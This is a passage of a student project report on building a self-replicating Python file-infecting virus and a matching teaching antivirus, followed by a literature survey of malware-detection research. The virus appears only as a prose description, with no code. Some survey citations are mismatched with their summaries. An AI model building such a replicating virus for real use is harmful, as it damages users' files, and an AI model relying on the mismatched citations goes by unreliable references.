

Virus Creator and Defender using Python

J Component Project

Winter Semester 2022

Kasa Yeshwant

19BCE0938

B.Tech Computer Science and Engineering



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

School of Computer Science and Engineering

Vellore Institute of Technology

Vellore

April, 2022

Table of Contents:

CHAPTER NO	TITLE	PAGE-NO
1.0	ABSTRACT	3-4
	1.1.Motivation	3
	1.2.Aim	3
	1.3.Objective of the project	3
	1.4.About Methodology	3
	1.5.Expected Ouput	4
	1.6.Efficiency attained	4
	1.7.Keywords	4
2.0	INTRODUCTION	4-5
	2.1.Overall idea of the project	4
	2.2.Background of the project	4
	2.3.Statistics of the method used	4
	2.4.Advantages and Disadvantages of the methods used	5
3.0	LITERATURE SURVEY / RELATED WORKS	8-22
	3.1.Literature Survey of papers	8
	3.2.Comparative Analysis of different methods used	21
	3.3.Traditional vs New Generation viruses	22
	3.4.Proposed architecture	22
4.0	OVERALL ARCHITECURE	23-26
	4.1.Prposed Architecture	23
	4.2.Proposed Methodology	23
	4.2.Code Implementation	23
5.0	RESULTS	27-30
	5.1.Results obtained	27
	5.2.Interpretation of the obtained result	27
6.0	ANALYSIS	31
7.0	CONCLUSION AND FUTURE WORK	32-33
	7.1.Significance of the project	33
	7.2.Difficulties faced in performing this project	33
	7.3.Efficiency Obtained	33
8.0	REFERENCES	34

Abstract:

- **Motivation:** There are many vendors that produce antivirus software such as McAfee, Norton, Panda, Bitdefender etc. Even though these software provide different features to prevent or remove these viruses, general users neither understand the concept of each feature in these programs nor is there a tool to advise users about what the features mean and help them select the right software for personal or business needs.

In this project I'm creating a virus program as well as the anti-virus program to make users understand each feature and exact working of the anti-virus software.

- **Aim:** The main aim of this project is to create an antivirus system with various tasks and features that would provide better info to the users on how to tackle these situations in the current digitally enhanced world. A virus program would also be built in order to showcase all the important aspects of the antivirus program.
- **Objective of the Project:** Computers are used for a variety of purposes, including online gaming, commerce, entertainment, emails, social media, learning, and research. At the same time, the chance of harmful applications infecting these machines grows. The fundamental problem is that most people don't know what a virus is or how computers become infected. Despite the fact that many vendors produce antivirus software with various features to prevent or remove viruses, the general public does not understand the concept of each feature in these programmes, nor is there a tool to advise users on what the features mean and assist them in selecting the best software for their personal or business needs. The goal of this project is to develop an antivirus system with a variety of jobs and features that will help consumers better understand how to deal with these scenarios in today's digitally enhanced world.
- **About Methodology:** MODULES
 - 1. Replicating virus:** A virus that infects and copies itself into every file of the folder it is run in.
 - 2. Simple Signature Detection:** This is the module where we find out whether a file is infected by any known virus or not.
 - 3. Change in Size Detection:** When the virus code copies itself into any file the size of the victim file increases. This is observed in this task.
 - 4. Update Hash Signature:** We download known virus hash signatures for the antivirus to identify it and take necessary action against it.
 - 5. Scan:** Any file can be scanned to identify threats using this function.
 - 6. File Conversion to Hash:** Shows no threat if no virus. Shows threat if virus present.
 - 7. Adding to Quarantine:** Any suspected file can be added to the quarantine folder.
 - 8. Deleting files in Quarantine:** We can delete the files in quarantine if proven necessary.
 - 9. Restoring files from Quarantine:** We can restore any quarantined file if deemed not harmful or necessary.

- **Expected Outcome:** A virus is a malicious code that is loaded onto user device with an intent to cause damage and steal information. An anti-virus is a software that is created specifically to help detect, prevent and remove malware (malicious software). Some viruses can replicate and pass on its copies across various networks and bypass security systems as well. Most of the antivirus programs are capable of an auto-update feature to stay up-to-date with new virus definitions that are released into the world.
- **Efficiency Attained:** Like I could say that the objective of our objective is met and I have advanced the virus scanning techniques.
- **Keywords:** Signatures, Quarantine, Threat, Malware, Heuristics, Antivirus.

Introduction:

- **Overall idea of the project:**
 - **Virus Program:** The virus program will be a program that would infect the victim file and copy its code into the file. This would create a self-replicating virus since the code keeps getting copied over and over.
 - **Antivirus Program:** The program has two ways of detecting the infected file: Simple signature detection & Variation in size difference. The hash signatures are downloaded and updated in the program and further the program has a list of functionalities such as - Scan, Quarantine, Full Scan etc. that the user can use in order to keep their device secure.
- **Background of the project:** A computer virus is a computer program that, when executed, replicates itself by modifying other computer programs and inserting its own code. If this replication succeeds, the affected areas are then said to be “infected” with a computer virus, a metaphor derived from biological viruses. That means that our main goal when writing a virus is to create a program that can spread around and replicate infecting other files, usually bringing a “payload”, which is a malicious function that we want to execute on the target system.
- **Statistics of the method used:** Various Methodologies:
 - Usually, a computer virus does is made by three parts: The infection vector: this part is responsible to find a target and propagates to this target. The trigger: this is the condition that once met execute the payload
 - The payload: the malicious function that the virus carries around.
 - Now for a Antivirus these are done by The use of computers and internet are increasing day by day for different purposes with more and more users. At the same time these computers and networks are facing number of problems posed by malicious codes like virus, Trojan etc. The symptoms are Propagation, Trigger Mechanism, Payload, Security, Operating algorithm. These

different problems are analysed by Antivirus software programs, which provide solutions for prevention and eradication of computer viruses.

Windows	MacOS	Linux
Avast Free Antivirus	AVG	BitDefender Gravity Zone
Avira Free Anti Virus	BitDefender	Comodo Endpoint Security
BitDefender Gravity Zone	Eset Cyber Secyber Security	Eset File Server Security
Comodo Endpoint Security	Kaspersky Internet Security	F-Secure Linux Security
F-Secure Computer Protection	McAfee Total Protection	Kaspersky Endpoint Security
Fire Eye Endpoint Security	Microsoft Defender(BETA)	McAfee Endpoint Security
Intercept X(Sophos)	Norton Security	Sophos Antivirus for Linux
Kaspersky Endpoint Security	Sophos Home	
Malware bytes for windows	Webroot Secure Anywhere	
McAfee Endpoint Security		
Panda Dome		
Webroot Secure Anywhere		

Table-1: Different types of antivirus softwares depending on the type of OS

➤ **Advantages of the method with projects:**

- **SandBox Detection (Kaspersky):** A particular behavioural-based detection technique that, instead of detecting the behavioural fingerprint at run time, it executes the programs in a virtual environment, logging what actions the program performs. Depending on the actions logged, the antivirus engine can determine if the program is malicious or not. If not, then, the program is executed in the real environment. Albeit this technique has shown to be quite effective, given its heaviness and slowness, it is rarely used in end-user antivirus solutions.

Pros: 1. Sandboxing Keeps Privileges Low 2. Stats Bear Out the Success of Sandboxing So Far.

Cons: 1. It's Possible To Escape the Sandbox Container
2. Sandboxing Is Still In the Honeymoon Period.

- **Data Mining Techniques:** One of the latest approaches applied in malware detection. Data mining and machine learning algorithms are used to try to classify the behaviour of a file (as either malicious or benign) given a series of file features , that are extracted from the file itself. For Pros and cons these are yet to be analysed due to intriguing vulnerabilities of the dynamic web pages on the dark-web attacking heuristics estimation. Currently no application uses this if so they are under expert guidance.

- **Signature Based Detection:** A signature-based IDS conducts ongoing monitoring of network traffic and seeks out sequences or patterns of inbound network traffic that matches an attack signature. An attack signature can be identified based on network packet headers, destination or source network addresses; sequences of data that correspond to known malware or other patterns, sequences of data or series of packets that are known to be associated with a particular attack. The concept of attack signature was originally developed by antivirus developers whose systems scanned files for evidence that they originated from a malicious actor. A signature-based IDS can be very effective at monitoring inbound network traffic, and it can usually process a high volume of network traffic very efficiently. Unfortunately, a signature-based IDS will only be able to detect known attacks. As a result, attackers quickly learned to use a variety of techniques to modify their attacks to avoid detection. One tactic is to modify malware so that it has a unique and novel attack signature; another is to encrypt network traffic to bypass signature-based malware detection tools entirely

Pros: 1. Fast and Efficient for known malware.

2. Used for many years.

3. Effective to deal with malware under same family.

Cons: 1. Insufficient to detect new generation malware.

2. Prone to Many FP's.

3. Extracting signature takes time.

4. Vulnerable to obfuscation and polymorphic techniques.

- **Heuristics:** Many viruses start as a single infection and through either mutation or refinements by other attackers, can grow into dozens of slightly different strains, called variants. Generic detection refers to the detection and removal of multiple threats using a single virus definition. For example, the Vundo trojan has several family members, depending on the antivirus vendor's classification. Symantec classifies members of the Vundo family into two distinct categories, Trojan. Vundo and Trojan. Vundo.B. While it may be advantageous to identify a specific virus, it can be quicker to detect a virus family through a generic signature or through an inexact match to an existing signature. Virus researchers find common areas that all viruses in a family share uniquely and can thus create a single generic signature. These signatures often contain non-contiguous code, using wildcard characters where differences lie. These wildcards allow the scanner to detect viruses even if they are padded with extra, meaningless code. A detection that uses this method is said to be "heuristic detection."

Pros: 1. Can detect some previously unknown malware.

2. Can use both static and dynamic features.

Cons: 1. Numerous rules and Training Phases.

2. Vulnerable to Metamorphic techniques.

- **Rootkit Detection:** Anti-virus software can attempt to scan for rootkits. A rootkit is a type of malware designed to gain administrative-level control over a computer system without being detected. Rootkits can change how the operating system functions and in some cases can tamper with the anti-virus program and render it ineffective. Rootkits are also difficult to remove, in some cases requiring a complete re-installation of the operating system.

Pros: 1. Effective to detect malware that comes in same family.

2. Effective against obfuscation and polymorphic techniques.

Cons: 1. Complex resource generation technique.

2. Can't detect new generation malware.

3. Very limited detection of malwares.

- **Deep Learning Based:** The malware's model is based on Deep Convolutional Neural Networks (DCNNs). Apart from this, TensorFlow Deep Neural Networks (TFDNNs) are introduced to detect software piracy threats according to source code plagiarism.

Pros: 1. Powerfull and Effective.

2. Reduces feature space drastically.

Cons: 1. Not resistant to evasion attacks.

2. Building hidden layer takes time.

- **Real Time Protection:** Real-time protection, on-access scanning, background guard, resident shield, autoprotect, and other synonyms refer to the automatic protection provided by most antivirus, anti-spyware, and other anti-malware programs. This monitors computer systems for suspicious activity such as computer viruses, spyware, adware, and other malicious objects. Real-time protection detects threats in opened files and scans apps in real-time as they are installed on the device. When inserting a CD, opening an email, or browsing the web, or when a file already on the computer is opened or executed. Where using this kind of methodology is not good enough for the project as we focus on understanding the core concepts which aren't well explained here

Now here is a slight gimpse on Malware Detection approaches on Pros and Cons

PROS AND CONS OF EACH MALWARE DETECTION APPROACH		
Malware Detection Approach	Pros	Cons
Signature-Based	Fast and efficient for known malware	Insufficient to detect new generation malware
	Used for many years	Prone to many <i>FPs</i>
	Effective to detect malware which belongs to the same family	Extracting signature takes time
		Vulnerable to obfuscation and polymorphic techniques
Behavior-Based	Determines the malware functionality	Produces high <i>FPs</i>
	Effective to detect new malware	Some behaviors are similar in malware and benign samples
	Effective to detect different variants of the same malware	Impossible to specify all behaviors
	Effective against obfuscation and polymorphic techniques	Difficult to group behavior as malicious and normal
Heuristic-Based	Can detect some previously unknown malware	Numerous rules and training phases
	Can use both static and dynamic features	Vulnerable to metamorphic techniques
Model Checking-Based	Effective to detect malware that belongs to the same family	Complex and resource-intensive technique
	Effective against obfuscation and polymorphic techniques	Obtains a limited view of the malware
		Cannot detect all new generation of malware
Deep Learning-Based	Powerful and effective	Not resistant to evasion attacks
	Reduces feature space drastically	Building a hidden layer takes time
Cloud-Based	Enhances the detection performance for PCs and mobile devices	Lacks real-time monitoring
	Bigger malware databases and intensive computational resources	Can disclose some sensitive data such as password, and location
	Easily accessible, manageable, and updates regularly	Over-head between client and server
Mobile devices-Based	Effective to detect traditional and new generation malware	Cannot detect complex malware
	Can use both static and dynamic features	Cannot scale large bundle of apps
IoT-Based	Can use both static and dynamic features	Cannot detect complex malware

Table-2: Pros and Cons of Different types of Malware Detection

Literature Survey /Related Works:

➤ Deep Learning approach for Malware and Software Piracy Threat Detection

Citation: Aldriwish, Khalid. "A Deep Learning Approach for Malware and Software Piracy Threat Detection." *Engineering, Technology & Applied Science Research* 11.6 (2021): 7757-7762.

Internet of Things (IoT) -based systems need to be up to date on cybersecurity threats. The security of IoT networks is challenged by software piracy and malware attacks, and much important information can be stolen and used for cybercrimes. This paper attempts to improve IoT cybersecurity by proposing a combined model based on deep learning to detect malware and software piracy across the IoT network. The malware's model is based on Deep Convolutional Neural Networks (DCNNs). Apart from this, TensorFlow Deep Neural Networks (TFDNNs) are introduced to detect software piracy threats according to source code plagiarism. The investigation is conducted on the Google Code Jam (GCJ) dataset. The conducted experiments prove that the classification performance achieves high accuracy of about 98%. But there are quite limitations in this paper like they have introduced a new method of the static analysis approach to highlight the limits of static analysis approach.

➤ **The rise of machine learning for detection and classification of malware Research developments, trends and challenges**

Citation: Gibert, Daniel, Carles Mateu, and Jordi Planes. "The rise of machine learning for detection and classification of malware: Research developments, trends and challenges." *Journal of Network and Computer Applications* 153 (2020): 102526.

This survey has helped researchers to have an understanding of the malware detection field and of the new developments and directions of research explored by the scientific community to tackle the problem. As the world advances with great tech there is also a great demand for cybersec, The struggle between security analysts and malware developers is a never-ending battle with the complexity of malware changing as quickly as innovation grows. Current state of-the-art research focus on the development and application of machine learning techniques for malware detection due to its ability to keep pace with malware evolution. This survey aims at providing a systematic and detailed overview of machine learning techniques for malware detection and in particular, deep learning techniques. The main contributions of the paper are:

- (1) It provides a complete description of the methods and features in a traditional machine learning workflow for malware detection and classification.
- (2) It explores the challenges and limitations of traditional machine learning.
- (3) It analyzes recent trends and developments in the field with special emphasis on deep learning approaches.
- (4) It presents the research issues and unsolved challenges of the state-of-the-art techniques.
- (5) It discusses the new directions of research. In this surveyed papers, the present research presents a systematic review on traditional and state of-the-art machine learning techniques for malware detection and classification.

➤ **Computer Virus and Antivirus Software –A Brief Review**

Citation: Patil, Bhaskar V., and Rahul J. Jadhav. "Computer virus and antivirus software a brief review." *International Journal of Advances in Management and Economics* 4.2 (2014): 1-4.

The internet is the highway that connects us to millions of computer together globally, forming networks in which any computer can communicate with any other computer as long as they are both connected to internet. This fantastic world of computers and their worldwide network has been replete with incidences of malicious attacks of a virus created by people who get the thrills of spotting loopholes and making an entry into others computer systems. 'Virus' is actually a generic term for software that is harmful to us system. They spread via disks, or via a network, or via services such as email. Irrespective of how the virus travels, its purpose is to use or damage the resources of our computer. The history of worst computer virus attacks dates back to 1998 and since then the world of computers has witnessed several computer attacks which were shocking in their times. Now (since 2010 onwards) computer attacks are not shocking any more, the world of computers has learnt to take

into its stride computer attacks and has also learnt to deal with malware. Viruses are classified as Compiled virus, Boot Sector Virus, Interpreted Virus, Multipartite Virus, and Radio Frequency Identification [RFID] Virus. There are different computer viruses and their variants that are created and they find their way into other computers through networks and media. But there is some mechanism to find particular viruses and their categories.

➤ **Facebook Immune System:**

Citation: Stein, Tao, Erdong Chen, and Karan Mangla. "Facebook immune system." *Proceedings of the 4th workshop on social network systems*. 2011.

Popular Internet sites are under attack all the time from phishers, fraudsters, and spammers. They aim to steal user information and expose users to unwanted spam. The attackers have vast resources at their disposal. They are well-funded, with full-time skilled labour, control over compromised and infected accounts, and access to global botnets. Protecting our users is a challenging adversarial learning problem with extreme scale and load requirements. Over the past several years we have built and deployed a coherent, scalable, and extensible real-time system to protect our users and the social graph. This Immune System performs real-time checks and classifications on every read and write action. As of March 2011, this is 25B checks per day, reaching 650K per second at peak. The system also generates signals for use as feedback in classifiers and other components. We believe this system has contributed to making Facebook the safest place on the Internet for people and their information. This paper outlines the design of the Facebook Immune System, the challenges we have faced and overcome, and the challenges we continue to face.

➤ **Cybercrime on example of Selected Botnets**

Citation: Mazurczak, Przemyslaw. "Cybercrime on the Example of Selected Botnets." *Polish Pol. Sci. YB* 50 (2021): 53.

This article presents threat analysis resulting from botnet activity on the Internet. Botnet networks are a very common tool among cybercriminals. They enable the acquisition of large amounts of data from computers infected with the virus that creates the given network entirely subordinated to its creator. Currently, many unidentified botnets are a threat to Internet users. Those identified and diagnosed answer the problem of how dangerous a botnet is in the hands of cybercriminals. The article presents statistics and analysis of selected botnets. Currently, there is a decline in the interest in botnets in cybercrime, although many new threats appear, suggesting that botnets will continue to be popular and are still a dangerous weapon in the hands of criminals.

➤ **Windows Virus and Malware Troubleshooting**

Citation: Bettany, Andrew, and Mike Halsey. *Windows virus and malware troubleshooting*. Apress, 2017.

This paper has a thorough explanation on What is Malware(Viruses & Worms, Spyware, Adware, Trojans, Bots, Rootkits, Bootkits, Backdoors, Ransomware, Spam& Phishing Emails), Prevention and Defence(Organizational Level Security, Security Center and Maintenance, User Account Control, Windows Firewall/Advanced Firewall, Malicious Software Removal Tool, Windows Update, Windows Startup Security, Anti-Malware Features), Malware Defence in Depth(Firewalls, Keylogging, Software, Blacklists & Whitelists, Windows Advanced Firewall, Demilitarized Zone), Identity Attacks(Infector Type Viruses, Rootkits and Boot Sector Viruses, Macro Viruses, Identifying External&Internal Attacks), External Malware and Virus Resources(Windows Defender Advanced Threat Protection), Manually Removing Malware(Rootkit Removal).

➤ **A Recommender System in the Cyber Defence Domain**

Citation: Bettany, Andrew, and Mike Halsey. *Windows virus and malware troubleshooting*. Apress, 2017.

In the cyber domain, network defenders have traditionally been placed in a reactionary role. Before a defender can act they must wait for an attack to occur and identify the attack. This places the defender at a disadvantage in a cyber-attack situation and it is certainly desirable that the defender out maneuver the attacker before the network has been compromised. The goal of this research is to determine the value of employing a recommender system as an attack predictor, and determine the best configuration of a recommender system for the cyber defense domain. The most important contribution of this research effort is the use of recommender systems to generate an ordered list of cyber defence actions.

➤ **Modelling Attacks and challenges to wireless networks**

Citation: Zhang, Dongsheng, et al. "Modelling attacks and challenges to wireless networks." *2012 IV International Congress on Ultra Modern Telecommunications and Control Systems*. IEEE, 2012.

The aim of this paper is to develop a general conceptual model of attack progression that can be applied to modelling of computer and communication threat risks. This paper focuses on attacks that aim at overpowering the victim/prey to gain some benefit. It examines existing models and introduces a new flow model to facilitate development of a general model of two sided combat. The symmetry between the attacker's and defender's flow systems of signals, information, plans, decisions, and actions results in a single combat model incorporating the realms of both attacker and defender. Based on this conceptualization, it is possible to characterize the weak points and develop a map of vulnerabilities in the defender's system. Such a methodology of attack modelling provides a base for analysis in the fields of threat modelling and secure software development. Finally, this new model is applied to an SQL injection problem in web services to demonstrate implementation of a real system problem.

➤ **Cyber Threat Detection Using Machine Learning Techniques: A Performance Evaluation Perspective**

Citation: Shaukat, Kamran, et al. "Cyber threat detection using machine learning techniques: A performance evaluation perspective." *2020 International Conference on Cyber Warfare and Security (ICCWS)*. IEEE, 2020.

The present-day world has become all dependent on cyberspace for every aspect of daily living. The use of cyberspace is rising with each passing day. The world is spending more time on the Internet than ever before. As a result, the risks of cyber threats and cybercrimes are increasing. The term 'cyber threat' is referred to as the illegal activity performed using the Internet. Cybercriminals are changing their techniques with time to pass through the wall of protection. Conventional techniques are not capable of detecting zero-day attacks and sophisticated attacks. Thus far, heaps of machine learning techniques have been developed to detect the cybercrimes and battle against cyber threats. The objective of this research work is to present the evaluation of some of the widely used machine learning techniques used to detect some of the most threatening cyber threats to the cyberspace. Three primary machine learning techniques are mainly investigated, including deep belief network, decision tree and support vector machine. We have presented a brief exploration to gauge the performance of these machine learning techniques in the spam detection, intrusion detection and malware detection based on frequently used and benchmark datasets.

➤ **A survey of emerging threats in cybersecurity**

Citation: Jang-Jaccard, Julian, and Surya Nepal. "A survey of emerging threats in cybersecurity." *Journal of Computer and System Sciences* 80.5 (2014): 973-993.

The exponential growth of the Internet interconnections has led to a significant growth of cyber attack incidents often with disastrous and grievous consequences. Malware is the primary choice of weapon to carry out malicious intents in the cyberspace, either by exploitation into existing vulnerabilities or utilization of unique characteristics of emerging technologies. The development of more innovative and effective malware defense mechanisms has been regarded as an urgent requirement in the cybersecurity community. To assist in achieving this goal, we first present an overview of the most exploited vulnerabilities in existing hardware, software, and network layers. This is followed by critiques of existing state-of-the-art mitigation techniques as why they do or don't work. We then discuss new attack patterns in emerging technologies such as social media, cloud computing, smartphone technology, and critical infrastructure. Finally, we describe our speculative observations on future research directions.

➤ **A Survey on Various Cyber Attacks and Their Classification**

Citation: Uma, M., and Ganapathi Padmavathi. "A Survey on Various Cyber Attacks and their Classification." *Int. J. Netw. Secur.* 15.5 (2013): 390-396.

The role of computers and the Internet in modern society is well recognized. Recent developments in the fields of networking and cyberspace have greatly benefited mankind, but the rapid growth of cyberspace has also contributed to unethical practices by individuals who are bent on using the technology to exploit others. Such exploitation of cyberspace for the purpose of accessing unauthorized or secure information, spying, disabling of networks and stealing both data and money is termed as cyberattack. Such attacks have been increasing in number and complexity over the past few years. There has been a dearth of knowledge about these attacks which has rendered many individuals/agencies/organizations vulnerable to these attacks. Hence there is a need to have comprehensive understanding of cyber attacks and its classification. The purpose of this survey is to do a comprehensive study of these attacks in order to create awareness about the various types of attacks and their mode of action so that appropriate defence measures can be initiated against such attacks.

➤ **A Survey of Malware Detection Techniques**

Citation: Idika, Nwokedi, and Aditya P. Mathur. "A survey of malware detection techniques." *Purdue University* 48.2 (2007).

Malware is a worldwide epidemic. Studies suggest that the impact of malware is getting worse. Malware detectors are the primary tools in defence against malware. The quality of such a detector is determined by the techniques it uses. It is therefore imperative that we study malware detection techniques and understand their strengths and limitations. This survey examines 45 malware detection techniques and offers an opportunity to compare them against one another aiding in the decision making process involved with developing a secure application/system. The survey also provides a comprehensive bibliography as an aid to researchers in malware detection.

➤ **A Comprehensive Review on Malware Detection Approaches**

Citation: Aslan, Ömer Aslan, and Refik Samet. "A comprehensive review on malware detection approaches." *IEEE Access* 8 (2020): 6249-6271.

According to the recent studies, malicious software (malware) is increasing at an alarming rate, and some malware can hide in the system by using different obfuscation techniques. In order to protect computer systems and the Internet from the malware, the malware needs to be detected before it affects a large number of systems. Recently, there have been made several studies on malware detection approaches. However, the detection of malware still remains problematic. Signature-based and heuristic-based detection approaches are fast and efficient to detect known malware, but especially signature-based detection approach has failed to detect unknown malware. On the other hand,

behavior-based, model checking-based, and cloud-based approaches perform well for unknown and complicated malware; and deep learning-based, mobile devices-based, and IOT-based approaches also emerge to detect some portion of known and unknown malware. However, no approach can detect all malware in the wild. This shows that to build an effective method to detect malware is a very challenging task, and there is a huge gap for new studies and methods. This paper presents a detailed review on malware detection approaches and recent detection methods which use these approaches. Paper goal is to help researchers to have a general idea of the malware detection approaches, pros and cons of each detection approach, and methods that are used in these approaches.

➤ **Toward Automated Dynamic Malware Analysis Using CW-Sandbox**

Citation: Willems, Carsten, Thorsten Holz, and Felix Freiling. "Toward automated dynamic malware analysis using cwsandbox." *IEEE Security & Privacy* 5.2 (2007): 32-39.

Malware is notoriously difficult to combat because it appears and spreads so quickly. In this article, we describe the design and implementation of CWSandbox, a malware analysis tool that fulfills our three design criteria of automation, effectiveness, and correctness for the Win32 family of operating systems.

➤ **Survey of machine learning techniques for malware analysis**

Citation: Ucci, Daniele, Leonardo Aniello, and Roberto Baldoni. "Survey of machine learning techniques for malware analysis." *Computers & Security* 81 (2019): 123-147.

Coping with malware is getting more and more challenging, given their relentless growth in complexity and volume. One of the most common approaches in literature is using machine learning techniques, to automatically learn models and patterns behind such complexity, and to develop technologies to keep pace with malware evolution. This survey aims at providing an overview on the way machine learning has been used so far in the context of malware analysis in Windows environments, i.e. for the analysis of Portable Executables. We systematize surveyed papers according to their objectives (i.e., the expected output), what information about malware they specifically use (i.e., the features), and what machine learning techniques they employ (i.e., what algorithm is used to process the input and produce the output). We also outline a number of issues and challenges, including those concerning the used datasets, and identify the main current topical trends and how to possibly advance them. In particular, we introduce the novel concept of malware analysis economics, regarding the study of existing trade-offs among key metrics, such as analysis accuracy and economical costs.

➤ **Exploring Multiple Execution Paths for Malware Analysis**

Citation: Moser, Andreas, Christopher Kruegel, and Engin Kirda. "Exploring multiple execution paths for malware analysis." *2007 IEEE Symposium on Security and Privacy (SP'07)*. IEEE, 2007.

Malicious code (or Malware) is defined as software that fulfills the deliberately harmful intent of an attacker. Malware analysis is the process of determining the behavior and purpose of a given Malware sample (such as a virus, worm, or Trojan horse). This process is a necessary step to be able to develop effective detection techniques and removal tools. Currently, Malware analysis is mostly a manual process that is tedious and time-intensive. To mitigate this problem, a number of analysis tools have been proposed that automatically extract the behavior of an unknown program by executing it in a restricted environment and recording the operating system calls that are invoked. The problem of dynamic analysis tools is that only a single program execution is observed. Unfortunately, however, it is possible that certain malicious actions are only triggered under specific circumstances (e.g., on a particular day, when a certain file is present, or when a certain command is received). In this paper, we propose a system that allows us to explore multiple execution paths and identify malicious actions that are executed only when certain conditions are met. This enables us to automatically extract a more complete view of the program under analysis and identify under which circumstances suspicious actions are carried out. Our experimental results demonstrate that many Malware samples show different behavior depending on input read from the environment. Thus, by exploring multiple execution paths, we can obtain a more complete picture of their actions.

➤ **A survey on automated dynamic malware-analysis techniques and tools**

Citation: Egele, Manuel, et al. "A survey on automated dynamic malware-analysis techniques and tools." *ACM computing surveys (CSUR)* 44.2 (2008): 1-42.

Anti-virus vendors are confronted with a multitude of potentially malicious samples today. Receiving thousands of new samples every day is not uncommon. The signatures that detect confirmed malicious threats are mainly still created manually, so it is important to discriminate between samples that pose a new unknown threat and those that are mere variants of known malware. This survey article provides an overview of techniques based on dynamic analysis that are used to analyze potentially malicious samples. It also covers analysis programs that leverage these It also covers analysis programs that employ these techniques to assist human analysts in assessing, in a timely and appropriate manner, whether a given sample deserves closer manual inspection due to its unknown malicious behavior.

➤ Practical Malware Analysis

Citation: Kendall, Kris, and Chad McMillan. "Practical malware analysis." *Black Hat Conference, USA*. 2007.

Malware is software that is explicitly designed to perform evil. This means that it is generally a bad idea to let malware run on the same PC on which you send e-mail to your friends, do you online banking, and write papers for security conferences. One solution to this problem is to create an "analysis lab" consisting of a bunch of computers that are on their own physically partitioned network. These machines should have a standardized software build that can easily be restored from a backup image after some piece of malware has finished destroying the system. However, it is much easier (and only somewhat less safe) to use virtual machines to create a simulated lab environment. There are several software products (some of them free) that can be used to create virtual machines. VMware is currently my favorite for malware analysis by virtue of its ability to create a tree of snapshots that capture system state at various times. These snapshots can be used to easily revert to a previous system state (such as right before you double-clicked on the icon for rustock.exe). See Figure 1 for an example of how easy it is to keep a nested tree of system states that allows you to virtually move forward and back in the history of your virtual machine's state. Although VMware is (in my opinion) the best virtualization platform for malware analysis, there are several other good options, including Parallels, Microsoft Virtual PC, and Xen. Though using a virtualized victim machine provides some level of control over the behavior of the malware, there are a few "gotchas" associated with running malware in a virtual machine:

- (1.) Your virtualization software is not perfect, and may allow information to "leak" from the virtual machine to your host machine in ways that you didn't expect.
- (2.) Malicious code can detect that it is running in a virtual machine and may modify its behavior.
- (3.) A 0-day worm that can exploit a listening service on your host OS will escape the virtual machine sandbox, even if you are using host-only networking.

➤ A Survey on malware analysis and mitigation techniques

Citation: Chakkaravarthy, S. Sibi, D. Sangeetha, and V. Vaidehi. "A survey on malware analysis and mitigation techniques." *Computer Science Review* 32 (2019): 1-23.

In recent days, malwares are advanced, sophisticatedly engineered to attack the target. Most of such advanced malwares are highly persistent and capable of escaping from the security systems. This paper explores such an advanced malware type called Advanced Persistent Threats (APTs). APTs pave the way for most of the Cyber espionages and sabotages. APTs are highly sophisticated, target specific and operate in a stealthy mode till the target is compromised. The intention of the APTs is to deploy target specific automated malwares in a host or network to initiate an on-demand attack based on continuous monitoring. Encrypted covert communication and advanced, sophisticated attack techniques make the identification of APTs more challenging. Conventional security systems like

antivirus, antimalware systems which depend on signatures and static analysis fail to identify these APTs. The Advanced Evasive Techniques (AET) used in APTs are capable of bypassing the stateful firewalls housed in the enterprise choke points at ease. Hence, this paper presents a detailed study on sophisticated attack and evasion techniques used by the contemporary malwares. Furthermore, existing malware analysis techniques, application hardening techniques and CPU assisted application security schemes are also discussed. Finally, the study concludes by presenting the System and Network Security Design (SNSD) using existing mitigation techniques.

➤ **Dynamic Android Malware Analysis**

Citation: Barsiya, Tarang Kumar, Manasi Gyanchandani, and Rajesh Wadhwani. "Android malware analysis: a survey paper." *International Journal of Control, Automation, Communication and Systems (IJCACS)* 1.1 (2016): 35-42.

The prevalence of mobile platforms, the large market share of Android, plus the openness of the Android Market makes it a hot target for malware attacks. Once a malware sample has been identified, it is critical to quickly reveal its malicious intent and inner workings. In this paper we present DroidScope, an Android analysis platform that continues the tradition of virtualization-based malware analysis. Unlike current desktop malware analysis platforms, DroidScope reconstructs both the OS-level and Java-level semantics simultaneously and seamlessly. To facilitate custom analysis, DroidScope exports three tiered APIs that mirror the three levels of an Android device: hardware, OS and Dalvik Virtual Machine. On top of DroidScope, we further developed several analysis tools to collect detailed native and Dalvik instruction traces, profile API-level activity, and track information leakage through both the Java and native components using taint analysis. These tools have proven to be effective in analyzing real world malware samples and incur reasonably low performance overheads. USENIX is committed to Open Access to the research presented at our events. Papers and proceedings are freely available to everyone once the event begins. Any video, audio, and/or slides that are posted after the event are also free and open to everyone. Support USENIX and our commitment to Open Access.

➤ **Dynamic Malware Analysis in the Modern Era—A State of the Art Survey**

Citation: Or-Meir, Ori, et al. "Dynamic malware analysis in the modern era—A state of the art survey." *ACM Computing Surveys (CSUR)* 52.5 (2019): 1-48.

Although malicious software (malware) has been around since the early days of computers, the sophistication and innovation of malware has increased over the years. In particular, the latest crop of ransomware has drawn attention to the dangers of malicious software, which can cause harm to private users as well as corporations, public services (hospitals and transportation systems), governments, and security institutions. To protect these institutions and the public from malware attacks, malicious activity must be detected as early as possible, preferably before it conducts its harmful acts. However,

it is not always easy to know what to look for— especially when dealing with new and unknown malware that has never been seen. Analyzing a suspicious file by static or dynamic analysis methods can provide relevant and valuable information regarding a file's impact on the hosting system and help determine whether the file is malicious or not, based on the method's predefined rules. While various techniques (e.g., code obfuscation, dynamic code loading, encryption, and packing) can be used by malware writers to evade static analysis (including signature-based anti-virus tools), dynamic analysis is robust to these techniques and can provide greater understanding regarding the analyzed file and consequently can lead to better detection capabilities. Although dynamic analysis is more robust than static analysis, existing dynamic analysis tools and techniques are imperfect, and there is no single tool that can cover all aspects of malware behavior. The most recent comprehensive survey performed in this area was published in 2012. Since that time, the computing environment has changed dramatically with new types of malware (ransomware, cryptominers), new analysis methods (volatile memory forensics, side-channel analysis), new computing environments (cloud computing, IoT devices), new machine-learning algorithms, and more. The goal of this survey is to provide a comprehensive and up-to-date overview of existing methods used to dynamically analyze malware, which includes a description of each method, its strengths and weaknesses, and its resilience against malware evasion techniques. In addition, we include an overview of prominent studies presenting the usage of machinelearning methods to enhance dynamic malware analysis capabilities aimed at detection, classification, and categorization.

➤ **Static Malware Analysis Using Machine Learning Methods**

Citation: Nath, Hiran V., and Babu M. Mehtre. "Static malware analysis using machine learning methods." *International Conference on Security in Computer Networks and Distributed Systems*. Springer, Berlin, Heidelberg, 2014.

